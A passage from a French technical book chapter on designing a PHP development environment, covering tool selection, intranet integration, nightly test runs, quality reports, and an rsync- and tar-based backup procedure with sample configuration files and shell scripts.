L'installation d'un environnement d'exécution doit passer par une phase initiale de réflexion pendant laquelle il faudra estimer des solutions techniques en réponse à un besoin qui peut évoluer. Voici une proposition d'ordre du jour que vous pouvez détailler ou faire évoluer :

1. Prendre connaissance de la matière d'œuvre de l'environnement, c'est-à-dire des applications et des personnes auxquelles il faudra rendre service.
2. Établir une liste des outils et fonctionnalités que l'environnement devra gérer (dépôt de données, hébergement HTTP, interpréteur PHP, routines de sauvegarde, firewall, etc.).
3. Choisir le système et détailler sa configuration (taille des partitions, installation minimale, configuration du noyau, etc.).
4. Choisir les outils à reporter dans une liste. Pour chaque outil, détailler le type d'installation choisi (compilé, binaire, installeur) et les configurations possibles.
5. Imaginer votre environnement dans 1, 2, 5, 10 ans, vous en déduirez ce qui devra évoluer. Modifiez les estimations précédentes en conséquence.

6 Choisir le matériel, il doit être fiable même s'il coûte un peu plus cher que la moyenne. Veillez également à ce que votre configuration matérielle soit simple ! Les serveurs n'aiment pas la multiplication des périphériques.
7 Installer consciencieusement, en prenant le temps de lire les documentations nécessaires. Précipitation n'est pas synonyme de rapidité.

Un environnement au service des équipes projet

L'environnement de développement est au service des équipes projet. Son objectif est de leur simplifier la tâche et de proposer des solutions de collaboration et de travail.

Il est parfois utile de prévoir de la place pour un *intranet* qui sera composé d'outils de gestion de projets et d'interfaces d'administration. Il existe en PHP de nombreuses applications gratuites ou commerciales répondant à ces besoins. Nous aborderons les aspects intranet plus loin dans ce chapitre.

Construire un environnement sur mesure

Architecture de l'environnement

Avant de se lancer dans la mise en place d'un environnement, il est utile de se poser des questions. Le but de ces réflexions préliminaires sur l'architecture est de s'assurer que l'environnement qui sera mis en place réponde bien aux besoins des développements à gérer.

Avant tout, rappelons la devise : « faire simple et évolutif ». L'environnement d'exécution de développement est de loin le plus complexe, car non seulement il simule l'environnement de production, mais il héberge de nombreux outils d'aide au développement de maintenance du système et des applications. L'art de ne pas en faire une usine à gaz sera appréciable.

Voici les étapes que nous pouvons adopter pour déterminer notre architecture de développement :

1 déterminer les besoins ;
2 sélectionner les outils ;
3 évaluer les interactions entre les différents outils ;
4 passer à l'acte.

Déterminer les besoins

Faites une liste des besoins qui seront les vôtres pour vos propres développements. Pour cela, voici un certain nombre de questions sur lesquelles nous pouvons nous baser :

- Quelles technologies interviennent dans le développement ?
- Combien d'applications vont être hébergées ?
- Quels types d'applications devront être gérés : applicatifs portables destinés à être distribués sur des systèmes différents ou applicatifs spécifiques à l'environnement d'exécution ?
- Quelles bases de données (MySQL, PostgreSQL, LDAP...) vont être utilisées ?
- Combien de personnes vont travailler en même temps sur l'environnement de développement ?
- Qui (développeurs, architectes, clients...) doit avoir accès à quoi (dépôt de données, base de données, logs, fichiers statiques...), depuis où (en interne, de l'extérieur...) ?

Sélectionner les outils

Une fois les besoins identifiés, nous devons choisir les outils qui y répondront en faisant attention d'éviter les redondances et de prévoir leurs évolutions futures (voir le choix des outils dans la section précédente, Une complexité relative). Ces outils peuvent être classés dans des catégories distinctes :

Tableau 4–1 Classement des outils à installer dans l'environnement d'exécution

Catégorie	Exemples d'outils
Démons principaux	**Apache (httpd)**, rsync (synchro), BIND (DNS), Syslog, xinetd (accès CVS, pop, rsync, etc.), Sendmail (mail), slapd (ldap), crond (tâches périodiques), etc.
Programmes et librairies	**PHP**, libxml, mysql, ldap, etc.
Extensions PHP	zip, curl, xsl, ftp, ldap, soap, wddx, mysql, mcrypt, dom, iconv, mbstring, gd, gettext, jpeg, pdo, etc.
Réseau	dhcpd (serveur dhcp), named (serveur de noms), nfsd/samba (partage de fichiers), etc.
Outils PHP	PhpMyAdmin (édition MySQL), PhpLDAPAdmin (édition LDAP), outil Intranet, etc.
Framework	Copix + PEAR, Masterflow, etc.
Maintenance	Script de packaging, génération de la documentation, tests unitaires, tests de recette, checkstyle, rapport de qualité, etc.
Sécurité	Snmp (gestion réseau), ipfw (firewall), cacti (monitoring), etc.
Gestion du parc	Gestionnaire de domaines (samba/exchange), outils de diagnostic, antivirus, etc.

Bien entendu, il est judicieux ici de tenir compte de l'ensemble des fonctionnalités que devra gérer l'environnement de développement. Dans le cadre de notre réflexion, nous nous intéresserons aux sujets qui concernent PHP de près ou de loin. Charge à l'administrateur système d'acquérir la connaissance nécessaire à l'installation de fonctionnalités comme de gestionnaire de noms ou le firewall.

Certains ont volontairement été mis en **gras** dans notre tableau 4-1 afin de distinguer ce qui nécessitera une installation minutieuse (compilation sur mesure) à ce qui ne nécessitera pas beaucoup d'évolution. Il peut être par exemple fréquent de devoir recompiler l'exécutable PHP avec de nouvelles extensions, il est en revanche peu utile de compiler Sendmail pour une utilisation minimale d'envoi d'e-mails.

Évaluer les interactions entre les différents outils

Une fois les outils identifiés, vient l'étape des liaisons. Nous pouvons par exemple disposer les outils en vrac, puis tracer les liaisons et enfin faire des regroupements et émettre des remarques. Un dessin comme celui de la figure 4-8 sera plus explicite qu'un long texte pour cette étape.




Figure 4–8 Exemple de réflexion sur les interactions entre nos différents outils

Passer à l'acte

Une fois que vous maîtrisez les problématiques et les contraintes de votre environnement, vous pouvez passer à l'installation en priorisant vos tâches, de manière à fournir l'essentiel au plus vite.

Notre architecture décrite sur la figure 4-8 semble un peu indigeste à lire. Son but est surtout d'apporter un moyen de réflexion sur la mise en place de l'environnement. Il est conseillé de faire cela sur un tableau blanc et d'y reporter également les informations sur la priorisation de vos tâches avant de commencer l'installation.

Place du framework dans l'environnement

Le framework (cadre de travail) est un outil haut niveau, principalement écrit en PHP, qui fournit aux applications des fonctionnalités logicielles complémentaires à vos travaux ainsi que des outils de maintenance. Il se situe à proximité des applications PHP.

Il faut avoir conscience qu'une application liée à un framework ou une bibliothèque ne sera plus complètement autonome, puisque dépendante de cet outil.

En revanche, le développement de plusieurs applications spécifiques mettant en œuvre des fonctionnalités et des objets similaires ont tout intérêt à posséder un framework.

Outils utiles à l'installation de l'environnement

Pour les postes de développement sous Windows ou Mac OS, il existe des installeurs qui se chargent de mettre à disposition la plupart des outils utiles à la mise en place d'un environnement d'exécution local. Ces outils s'appellent WAMP (pour Windows, Apache, MySQL, PHP) et MAMP (pour Mac OS, Apache, MySQL, PHP).

Pour l'environnement de développement sous Unix ou Linux, il existe des systèmes de gestion de paquetages qui se chargent d'installer et de mettre à jour vos différents composants. Ces systèmes ont l'avantage d'être faciles et rapides à utiliser. Une simple commande permet de télécharger et d'installer la dernière version précompilée et pré-installée d'un programme.

Exemples d'installation de PHP par les paquetages dans différents environnements

```
# Télécharger et installer PHP avec une Debian
$ apt-get install php
```

```
# Télécharger et installer PHP avec une Mandriva
# (avoir configuré l'utilitaire avant utilisation
# est nécessaire, vous pouvez faire cela grâce à
# un outil à trouver via google : easyurpmi)
$ urpmi php

# Installer PHP sous FreeBSD
$ pkg_add php.tgz

# Télécharger et compiler automatiquement PHP sous
# FreeBSD (avec les ports)
$ cd /usr/ports/lang/php5
$ make install clean

# Il existe de nombreux paquetages pour installer
# de nouvelles extensions
$ cd /usr/ports/ftp/php5-curl
$ make install clean
```

Intégrer l'environnement à l'intranet de l'entreprise

L'intranet est la principale interface du système d'information de l'entreprise. Si vous avez choisi d'avoir un intranet en PHP, il sera la vitrine idéale des outils et des procédures liées à l'environnement de développement. L'idée est de rendre simple et accessible l'utilisation courante de l'environnement.

Une multitude d'applications de gestion sont disponibles sur Internet et peuvent être liées entre elles moyennant quelques intégrations, pour constituer votre intranet.

Voici une liste à compléter d'outils utiles que nous pouvons trouver dans un intranet :

- la liste des projets avec pour chacun d'eux un accès dans les différents environnements et des liens vers les procédures et les informations qui les concernent ;
- les outils de collaboration comprenant agenda, annuaire, forum, bibliothèque de liens, messagerie instantanée et base de connaissances ;
- un outil de monitoring des applications, qui lance régulièrement les tests de recette et des scénarios de navigation ;
- un outil de reporting qui récupère les logs d'erreur, les analyse et les expose de manière à ce que les développeurs aient toute l'information nécessaire au débogage ;
- des gestionnaires de données tels que PhpMyAdmin pour MySQL, PhpLDAPAdmin pour LDAP, etc. ;
- un gestionnaire de tâches intégrant également le tracking de bogues ;

- des frontaux de procédures permettant de gérer les mises en recette et en production, le passage des scripts et tout ce qui demande l'aval de l'administrateur système ;
- un gestionnaire d'utilisateurs permettant de définir les statuts, les droits d'accès et diverses informations sur chaque personne ayant accès à l'intranet.




Figure 4–9 Exemple d'interface intranet pour la gestion des droits

Développer des fonctionnalités pour l'environnement

L'environnement d'exécution idéal est entièrement automatisé et entièrement maîtrisé. Malheureusement, ces deux principes ne font pas toujours la paire.

L'automatisation apporte souvent une complexité de maintenance supplémentaire en cas de problème et la maîtrise complète d'un environnement impose une certaine simplicité.

Une solution consiste à mettre en œuvre dès le départ un espace de travail spécifique pour la gestion des tâches d'administration avec un système de reporting efficace en cas de problème. La figure 4-10 propose une idée d'architecture basée sur le modèle MVC pour cet espace de travail.




Figure 4–10 Proposition d'architecture pour la gestion de la maintenance système

Comme mentionné sur la figure 4-10, il est tout à fait possible de choisir PHP comme outil de script pour votre système. La version ligne de commande de PHP permet aisément de remplacer les équivalents `sh/bash/tcsh` et `perl`.

Suivi planifié de la qualité/nightly build

L'opération de construction nocturne ou `nightly build` met en œuvre 3 opérations fondamentales sur chaque application : le passage des *tests unitaires* et des *tests de recette*, la compilation et la construction du paquetage.

En PHP, l'opération de compilation n'existe pas et la construction du paquetage (fichier `.phar`) est rarement pratiquée. En revanche, il est vivement conseillé de mettre en œuvre le passage des tests.

Cette section sera complétée par les opérations de suivi de la qualité et de sauvegarde que nous pouvons intégrer aux tâches planifiées de notre environnement de développement.

À quoi servent les tâches planifiées ?

« Soyons fainéants ! » insiste Rasmus Lerdorf lors de ses conférences. Pourquoi faire nous-mêmes ce que l'ordinateur peut faire à notre place ? La tâche planifiée est un outil précieux pour gagner du temps en exploitant ce concept :

- Elles prennent en charge toutes les opérations qui doivent être traitées à intervalles réguliers et qu'il serait absurde et fastidieux de gérer manuellement.
- Elles permettent la mise en œuvre d'une réelle stratégie de qualité grâce au lancement fréquent des tests et des procédures de vérification (checkstyle, monitoring, analyse de logs, génération de la documentation, etc.).

Les sections qui suivent vous donneront quelques exemples de procédures utiles à planifier. Ces procédures sont d'autant plus utiles que le nombre de vos applications et de vos collaborateurs augmente.

Contrôles automatisés et lancement des tests

Le lancement des tests est une opération très importante pour maintenir l'intégrité d'une application. Lorsque les développements avancent, le niveau de complexité des applications augmente et la maîtrise globale de l'ensemble des briques logicielles demande toujours davantage d'efforts. Les tests sont des gardiens, ils sont garants du bon fonctionnement de l'ensemble des briques élémentaires d'une application.

Mettez en place votre opération de contrôle en vous aidant des documentations qui accompagnent les outils que vous utilisez (SimpleTest, PHPUnit, etc.). Si vous utilisez l'architecture de la figure 4-10 (section précédente), vous pouvez créer une ou plusieurs nouvelles actions. La figure 4-11 illustre une idée de procédure de contrôle global, itérant sur toutes les applications déployées d'un environnement.





Figure 4–11 Idée de procédure de contrôle des applications à lancer toutes les nuits

Génération du rapport de qualité

Le rapport de qualité fournit un résumé des informations reçues par les procédures de contrôle. Il peut également maintenir un historique de ces informations afin de permettre la consultation d'archives et générer des rapports chronologiques.

Figure 4–12
Exemple de page d'accueil simple d'un rapport de qualité

Nombre d'applications	23
Nombre de tests unitaires passés	1465
Nombre de tests unitaires en échec	21
Nombre de tests de recette passés	165
Nombre de tests de recette en échec	1
Nombre de fichiers corrompus	0
Indice de qualité global du checkstyle	89%



Une génération minutieuse de ce rapport n'est pas la priorité d'un environnement qui se construit. En revanche, il peut être utile de s'y pencher lorsque l'environnement est amené à grossir. Quoi qu'il en soit, une implémentation efficace des tâches de contrôle est avant toute chose nécessaire.

PROGRAMMATION Checkstyle PHP

Le checkstyle est une opération consistant à parser (lire, analyser) le code source et de vérifier s'il est bien écrit. Les critères concernés sont souvent la longueur des lignes et des fonctions, l'indentation, la disposition des instructions, la présence des commentaire et l'utilisation de certaines fonctions. Le lien suivant est un exemple d'application de checkstyle pour PHP :

- http://www.spikesource.com/projects/phpcheckstyle/

Opérations de sauvegarde

Si le problème du crash système vous arrivait, que feriez-vous ? Cela dépend de ce que vous avez prévu et mis en place. Les lois de la sécurité en cas de crash sont les suivantes :

- Les sauvegardes doivent être régulières.
- Les sauvegardes doivent être complètes.
- Chaque procédure de sauvegarde doit être accompagnée d'une procédure de restauration.

L'oubli d'une sauvegarde peut générer des pertes, au même titre que l'oubli de données pendant la sauvegarde ou l'absence de procédure de restauration qui rendrait périlleuse la réinstallation du système.

Le tableau suivant met en avant une liste de procédures que vous pouvez appliquer à la main ou automatiser en fonction de vos besoins.

Tableau 4–2 Un exemple de planning de sauvegarde

Fréquence	Opérations
Toutes les heures	Sauvegarde incrémentale des sources.
Tous les jours	Packaging des applications et sauvegarde des paquetages générés. Sauvegarde incrémentale de la configuration des serveurs.
Toutes les semaines	Sauvegarde des travaux de la semaine sur support amovible (bande, CD-Rom). Mise à jour automatique des applications (cvsup).
Tous les mois	Construction et sauvegarde d'une image des différents serveurs. Mise à jour complète des systèmes (noyau et applications).

Pour l'automatisation des sauvegardes et des restaurations, il existe plusieurs types d'outils utiles :

- Les outils de synchronisation incrémentale (rsync, unison, etc.) permettent de répliquer des données d'un serveur à l'autre.
- Les programmes spécialisés de sauvegarde et de restauration (Amanda, ADSM/TSM, etc.) sont utiles à la mise en place d'une stratégie à grande échelle.
- Les programmes de packaging et de compression (tar, bzip, zip, etc.) simplifient le stockage des sauvegardes.

Exemple de procédure de sauvegarde

Imaginons que nous ayons dans notre infrastructure un serveur de développement, un serveur de recette et un serveur de sauvegarde.

Nous souhaitons mettre en place :

- une sauvegarde incrémentale quotidienne des sources PHP en place et du dépôt de données ;
- un packaging des applications pendant les jours ouvrés ;
- une sauvegarde mensuelle de l'ensemble des données de développement et de recette.

Pour nos opérations de sauvegarde, nous utiliserons les outils `rsync` (synchronisateur de données) et `tar` (outil de packaging minimal). Les répertoires concernés par la sauvegarde sont mentionnés sur la figure 4-13. Ils sont identiques sur l'ensemble des environnements (développement, recette et production).




Figure 4–13
Les répertoires concernés par les opérations de sauvegarde

Contenu du fichier `/etc/local/etc/rsyncd.conf` **sur notre serveur de développement :**

```
uid = www
gid = wheel
use chroot = no
max connections = 4
syslog facility = local5
pid file = /var/run/rsyncd.pid
log file = /var/log/rsyncd.log

[sysconf]
  path = /etc
  comment = Configuration du système
  read only = true
  exclude *.bak *~ ~*
```

```
[conf]
  path = /usr/local/etc
  comment = Configuration des programmes/démons utilisateur
  read only = true
  exclude *.bak *~ ~*

[repository]
  path = /usr/local/svn
  comment = Sources du dépôt de données
  read only = true
  exclude *~ ~*

[web]
  path = /web
  comment = Applications PHP
  read only = true
  exclude = *.bak *~ *.log *.ses *.tgz *.tar *.gz my_* tmp/ *.psd
```

Contenu du fichier `/etc/local/etc/rsyncd.conf` **sur notre serveur de développement :**

```
uid = www
gid = wheel
use chroot = no
max connections = 4
syslog facility = local5
pid file = /var/run/rsyncd.pid
log file = /var/log/rsyncd.log

[sysconf]
  path = /etc
  comment = Configuration du système
  read only = true
  exclude *.bak *~ ~*

[conf]
  path = /usr/local/etc
  comment = Configuration des programmes/démons utilisateur
  read only = true
  exclude *.bak *~ ~*

[web]
  path = /web
  comment = Applications PHP
  read only = true
  exclude = *.bak *~ *.log *.ses *.tgz *.tar *.gz my_* tmp/ *.psd
```

Contenu du script de packaging sur notre serveur de développement :

```
#!/bin/sh

# Répertoire contenant les applications à packager
WEB_DIR='/web'

# Répertoire contenant les paquetages
PKG_DIR='/space/packages'

# Date du jour
DATE=`date '+%Y-%m-%d'`

# Construction d'un paquetage pour chaque application,
# stockage dans /space/packages/<appli>/<date>_<appli>.tar.gz
cd $WEB_DIR
for file in `ls . | grep -vE '*tmp*' | grep -vE '*~'` ;do
  if [ -d $file ] ;then
    if [ ! -d $PKG_DIR'/'$file ] ;then
      mkdir $PKG_DIR'/'$file
    fi
    tar --exclude '*.tgz' --exclude '*~' \
        -czf $PKG_DIR'/'$file'/'$DATE'_'$file'.tar.gz' $file
  fi
done
```

Le script précédent se base sur la date pour effectuer le packaging. Mais vous pouvez aussi vous baser sur la version actuelle et effectuer vos paquetages à partir des sources du dépôt de données. Le script devra alors être modifié pour extraire les données du dépôt, construire le paquetage correspondant à la version courante puis nettoyer les données extraites.

Exemple de script de sauvegarde du serveur de recette `/usr/local/bin/save_rec.sh` sur le serveur de sauvegarde :

```
#!/bin/sh

LOGDIR='/var/log'
EXCLUDE='--exclude *.bak --exclude *.tmp --exclude *.old'
TARGETHOST='preprod_server'
SYNCDIR='/space/save/preprod'
{
    date
```

```
    echo "--< synchronisation etc >-------------------------------"
    rsync -rvt --delete --delete-excluded $EXCLUDE \
        $TARGETHOST::sysconf $SYNCDIR'/etc/'

    echo "--< synchronisation usr/local/etc >---------------------"
    rsync -rvt --delete --delete-excluded $EXCLUDE \
        $TARGETHOST::conf    $SYNCDIR'/usr_local_etc/'

    echo "--< synchronisation web >-------------------------------"
    rsync -rvt --delete --delete-excluded $EXCLUDE \
        $TARGETHOST::web     $SYNCDIR'/web/'

    echo "--< mise à jour des droits >----------------------------"
    chown -R save_user:save_group $SYNCDIR'www/'

} | tee -a $LOGDIR'/rsync.log' 2>&1
```

Le script précédent effectue une sauvegarde incrémentale minimale des trois partages rsync du serveur de recette sur le serveur de sauvegarde. Charge à l'administrateur système d'intégrer cette routine dans la `crontab` (tâches périodiques), de créer les utilisateurs et groupes nécessaires, d'installer le client `rsync` et d'intégrer la génération des logs à un système de rotation afin d'éviter des débordements.

Génération des archives

Le packaging d'applications peut rendre des services très utiles. À l'heure actuelle, la plupart des applications PHP ne sont pas packagées, elles sont fournies simplement avec une procédure d'installation à la charge de l'utilisateur.

Dans l'idéal, le packaging permet de s'affranchir de toute installation ou mise à jour manuelle. Le principe du packaging est décrit sur la figure 4-14.

Par exemple, un composant PEAR peut être installé et configuré automatiquement avec une simple commande `pear install`, ce qui est plus agréable que d'avoir à suivre étape par étape un manuel d'installation.

Dans un cadre professionnel, le packaging peut devenir utile dans les cas suivants :

- Vous vendez une même application à plusieurs clients et vous devez fournir des mises à jour régulières : le packaging vous permettra d'automatiser complètement vos mises à jour.
- Vous avez un nombre important d'applications à maintenir. Les installations et mises à jour sur vos différents environnements d'exécution deviennent fréquentes. Le packaging permettra de réduire ces opérations à des actions ponctuelles afin de gagner du temps.




Figure 4–14 Principe du packaging




Figure 4–15 Une opération standard de packaging d'application

RESSOURCE Un outil existant de packaging d'applications PHP

Le composant `PHP_Archive` de la bibliothèque PEAR permet de gérer des archives `.phar` (PHP Archives). Il est prévu que cette gestion d'archives fasse l'objet d'une intégration native dans PHP 5.x.

‣ http://pear.php.net/package/PHP_Archive

Tâches de maintenance

Leur rôle est de maintenir automatiquement l'environnement dans un état stable et à jour. Ces tâches sont définies et mises en place par l'administrateur système, voici une liste (non exhaustive) d'idées de tâches de maintenance.

Quelques tâches automatisées

- Nettoyage du système de fichiers : retrait des fichiers temporaires, détection et archivage des fichiers qui ne sont plus utilisés.
- Nettoyage de la base de données : retrait des enregistrements inutiles (sessions expirées, etc.), contrôles d'intégrité.
- Mise à jour du système : téléchargement et installation des dernières versions des paquetages logiciels, mise à jour du système, passage des patchs de sécurité.
- Nettoyage des logs : mise en place d'un `rotate logs` (une rotation des logs) qui archive les fichiers lorsqu'ils deviennent trop volumineux (installé par défaut sur la plupart des systèmes Unix et Linux).
- Récupération de ressources : script qui surveille les processus, threads, connexions réseau, ouvertures de sockets, etc. et qui élimine tout ce qui n'est plus utilisé. L'élaboration de ce script nécessite une bonne connaissance du système et des applications mises en place.

ADMINISTRATION SYSTÈME Mise à jour automatique du système : exemple avec FreeBSD

